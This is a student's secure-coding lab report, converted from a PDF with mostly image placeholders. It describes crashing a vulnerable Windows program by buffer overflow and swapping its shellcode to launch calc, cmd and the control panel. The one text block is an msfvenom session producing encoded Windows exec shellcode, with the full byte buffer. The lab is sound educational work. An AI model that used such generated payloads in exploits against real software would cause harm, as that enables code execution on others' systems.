

# Secure Coding

## Code-CSE2010


### Lab-8

Name- Jayadeep Vinod  
Registration number-18BCN7019  
Date-03/04/2021  
Slot- L23-L24


## Analysis-

- Try to crash the `Vuln_Program_Stream` program and exploit it.


## Script-



## Payload Generated





## App Crashes




- **Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).**

**Copy pasting the Generated payload in exploit2.py and then using it in frigate**







## The app crashes and calculator opens



## Similarly using payload for cmd



## The App crashes and CMD opens



- Change the default trigger to open the control panel.




```

jayadeep@kali:~$ sudo -i
[sudo] password for jayadeep:
root@kali:~# msfvenom -a x86 --platform windows -p windows/exec CMD=control -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 446 (iteration=0)
x86/alpha_mixed chosen with final size 446
Payload size: 446 bytes
Final size of python file: 2180 bytes
buf = b""
buf += b"\x89\xe7\xda\xc2\xd9\x77\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x5a\x48\x4d"
buf += b"\x52\x77\x70\x55\x50\x33\x30\x45\x30\x6d\x59\x6b\x55"
buf += b"\x56\x51\x79\x50\x63\x54\x6e\x6b\x70\x50\x76\x50\x4e"
buf += b"\x6b\x63\x62\x34\x4c\x4e\x6b\x73\x62\x44\x54\x6c\x4b"
buf += b"\x62\x52\x35\x78\x74\x4f\x6f\x47\x61\x5a\x71\x36\x55"
buf += b"\x61\x59\x6f\x6e\x4c\x75\x6c\x53\x51\x71\x6c\x35\x52"
buf += b"\x66\x4c\x31\x30\x6a\x61\x6a\x6f\x66\x6d\x63\x31\x5a"
buf += b"\x67\x58\x62\x48\x72\x66\x32\x66\x37\x4e\x6b\x76\x32"
buf += b"\x46\x70\x6c\x4b\x43\x7a\x77\x4c\x6c\x4b\x30\x4c\x76"
buf += b"\x71\x50\x78\x38\x63\x42\x68\x67\x71\x5a\x71\x42\x71"
buf += b"\x6e\x6b\x62\x79\x61\x30\x65\x51\x4a\x73\x6c\x4b\x61"
buf += b"\x59\x66\x78\x39\x73\x66\x5a\x61\x59\x4c\x4b\x34\x74"
buf += b"\x6c\x4b\x76\x61\x4b\x66\x76\x51\x69\x6f\x6e\x4c\x39"
buf += b"\x51\x6a\x6f\x74\x4d\x73\x31\x39\x57\x54\x78\x4b\x50"
buf += b"\x34\x35\x38\x76\x53\x63\x4d\x58\x78\x55\x6b\x73"
buf += b"\x4d\x34\x64\x53\x45\x69\x74\x36\x38\x6e\x6b\x72\x78"
buf += b"\x31\x34\x47\x71\x68\x53\x33\x56\x6c\x4b\x34\x4c\x30"
buf += b"\x4b\x4c\x4b\x63\x68\x55\x4c\x66\x61\x38\x53\x6c\x4b"
buf += b"\x45\x54\x4c\x4b\x46\x61\x78\x50\x4e\x69\x30\x44\x71"
buf += b"\x34\x64\x64\x43\x6b\x63\x6b\x33\x51\x53\x69\x71\x4a"
buf += b"\x50\x51\x69\x6f\x4d\x30\x61\x4f\x43\x6f\x61\x4a\x4e"
buf += b"\x6b\x75\x42\x6a\x4b\x4c\x4d\x43\x6d\x63\x5a\x76\x61"
buf += b"\x6c\x4d\x4e\x65\x4d\x62\x75\x50\x65\x50\x67\x70\x52"
buf += b"\x70\x53\x58\x46\x51\x4c\x4b\x70\x6f\x6f\x77\x4b\x4f"
buf += b"\x6b\x65\x6d\x6b\x58\x70\x4f\x45\x39\x32\x36\x36\x51"
buf += b"\x78\x4d\x76\x5a\x35\x4f\x4d\x6f\x6d\x69\x6f\x4e\x35"
buf += b"\x57\x4c\x54\x46\x63\x4c\x64\x4a\x4d\x50\x6b\x4b\x79"
buf += b"\x70\x43\x45\x34\x45\x4f\x4b\x62\x67\x35\x43\x72\x52"
buf += b"\x50\x6f\x42\x4a\x77\x70\x36\x33\x39\x6f\x4a\x75\x51"
buf += b"\x73\x72\x4f\x72\x4e\x71\x64\x52\x50\x6f\x72\x4c"
buf += b"\x53\x30\x41\x41"
root@kali:~# 

```

## Copy pasting the Generated payload in exploit2.py and then using it in frigate



The app crashes and the control panel opens

